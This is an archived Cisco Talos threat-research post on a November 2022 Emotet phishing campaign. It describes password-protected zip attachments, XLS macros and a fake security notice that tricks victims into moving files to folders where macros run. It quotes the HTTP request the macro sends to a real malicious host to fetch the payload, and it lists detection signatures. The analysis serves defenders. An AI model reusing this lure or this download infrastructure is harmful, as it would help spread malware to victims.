Emotet coming in hot

By Cisco Talos

Published: 2022-11-08 · Archived: 2026-04-05 18:24:16 UTC

Tuesday, November 8, 2022 11:38


Emotet is a ubiquitous and well-known banking trojan that has evolved over the years to become a very successful modular botnet capable of dropping a variety of other threats. Even after a global takedown campaign in early 2021 disrupted the botnet, it reemerged later that year, rebuilding its infrastructure and becoming highly active in a short time.


Emotet is back again with a new campaign displaying many characteristics of older runs, including the use of Auto_Open macros inside XLS documents. Cisco Talos has observed an increased activity of spam distributing this new strain beginning in early November 2022, and the volume of spam and Emotet infrastructure has been increasing since then to target multiple geographies around the world.

Technical details


Following Microsoft's recent announcement that it would begin disabling macros by default in Office documents downloaded from the internet, many malware families have begun migrating away from Office macros to other delivery mechanisms like ISO and LNK files. Therefore, it is interesting to note that this new campaign of Emotet is using its old method of distributing malicious MS Office documents (maldocs) via email-based phishing.

The malware is delivered via email spam messages that contain a zip file with a XLS file inside, or the XLS attached directly to the email. Based on the samples Talos observed, the messages have minimal content in the email body, typically only consisting of a filename and password. These emails might either be new emails arriving in a victim's inbox or can even pose as responses to an existing, hijacked thread:



Attachment Tools
[redacted] - Message (HTML)
File
Message
Help
Attachments
Tell me what you want to do
Open
Quick Print
Remove Attachment
Actions
Save As
Save All Attachments
Save to Computer
Upload
Upload All Attachments
Save to Cloud
Select All
Copy
Selection
Show Message
Message
<1608051 倪偉哲> 1608051@auo.com <ildo.laice@construa.co.mz>
1
1
Thu 11/3
RE: [redacted]
Documents_811014000.zip
169 KB
Documents_811014000.zip
PASSWORD 6280
Thank you,
[redacted]


Attachment Tools
Re: RE: BA TEAM VENDOR LIST (1017) - Message (HTML)
File
Message
Help
Attachments
Tell me what you want to do
Open
Quick Print
Remove Attachment
Actions
Save As
Save All Attachments
Save to Computer
Upload
Upload All Attachments
Save to Cloud
Select All
Copy
Selection
Show Message
Message
July <autoscuola@easydrivegroup.it>
[redacted]
1
Sun 10:51 PM
Re: RE: BA TEAM VENDOR LIST (1017)
J27840913100928Z.zip
210 KB
J27840913100928Z.zip
ZIP-pass: hqqBmOrnZm
July
[redacted]
Dear All
Sorry, I revised below table to avoid confusion.
Thanks & Best regard
[redacted]
From: [redacted]
Sent: October 17, 2022 1:05 PM
To: [redacted]
Cc: [redacted]
Subject: BA TEAM VENDOR LIST (1017)
Dear All
Trang will be off from today due to maternity.
The PIC of below vendor will be changed as below, please note and send email to correct PIC.


In order to bypass Microsoft's protection for macros downloaded from the internet, Emotet is using social engineering to convince victims to copy the maldoc to a whitelisted folder where the macro protection is not activated:




Upon opening the maldoc, a message is displayed asking the victim to copy the maldoc to a folder that does not have macro protections activated. If the victim believes the fake security policy message above and does as it asks, the document will be opened without any restriction on executing the macro. We can see that once the file is in the right place, there is no message about macros being blocked anymore:



The documents might look empty, but they contain hidden sheets with text in them, which is used by the VBA macro to assemble the URL from where the Emotet malware is downloaded. By simply un-hiding the sheets and copying the text to a text editor, we can see the content of these sheets:





A request is made to one of the URLs listed above. This is a similar method used by other malware in the past, like Qakbot, which used XLSB files to perform a similar trick. The content of the remote page is then dropped in the C:\Window\System32 folder with one of the names also seen above.

```
GET /cgi-bin/WSc3x09KmXuRK8Bpro/ HTTP/1.1
Accept: */*
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0;
.NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729)
Host: webboxrep.com
Connection: Keep-Alive
```

Based on their timestamp, most of these documents were created in early November. Sample subset of maldocs clustered by creation date/time stamps:

149 items	2022-11-04 06:52:27
132 items	2022-11-04 10:34:53
100 items	2022-11-03 21:22:43
84 items	2022-11-06 17:55:13
80 items	2022-11-06 17:53:39
70 items	2022-11-03 21:10:06
66 items	2022-11-03 21:14:17
35 items	2022-11-06 18:11:16
29 items	2022-11-02 07:20:04
21 items	2022-11-03 06:18:35

Coverage

Ways our customers can detect and block this threat are listed below.

Cisco Secure Endpoint (AMP for Endpoints)	Cloudlock	Cisco Secure Email	Cisco Secure Firewall/Secure IPS (Network Security)
✓	N/A	✓	✓
Cisco Secure Malware Analytics (Threat Grid)	**Cisco Umbrella DNS Security**	**Cisco Umbrella SIG**	**Cisco Secure Web Appliance (Web Security Appliance)**
✓	✓	✓	✓

Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free here.

Cisco Secure Web Appliance web scanning prevents access to malicious websites and detects malware used in these attacks.

Cisco Secure Email (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free here.

Cisco Secure Firewall (formerly Next-Generation Firewall and Firepower NGFW) appliances such as Threat Defense Virtual, Adaptive Security Appliance and Meraki MX can detect malicious activity associated with this threat.

Cisco Secure Malware Analytics (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

Umbrella, Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella here.

Cisco Secure Web Appliance (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protections with context to your specific environment and threat data are available from the Firewall Management Center.

Cisco Duo provides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org. Snort SIDs for this threat are: **43890-43892, 44559, 44560, 47616, 47617, 48402, 49888, 49889, 51967-51971, 52029, 53108, 53353-53360, 53770, 53771, 54804, 54805, 54900, 54901, 54924, 54925, 55253, 55254, 55591, 55592, 55781, 55782, 55787, 55788, 55869, 55870, 55873, 55874, 55929-55931, 56003, 56046, 56047, 56170, 56171, 56713, 56528, 56529, 56535, 56536, 56620, 56621, 56656, 56657, 56714, 56906, 56907, 56924, 56925, 56969, 56970, 56983, 56984, 57901, 58943**

The following ClamAV detections are also available for this threat:

- Xls.Downloader.Emotet-b649c93692b4c9d9-9976616-0
- Win.Trojan.Botx-9976975-0
- Win.Trojan.Botx-9976976-0

Indicators of Compromise

The IOC list is available in Talos' Github repo here.

Source: https://blog.talosintelligence.com/emotet-coming-in-hot/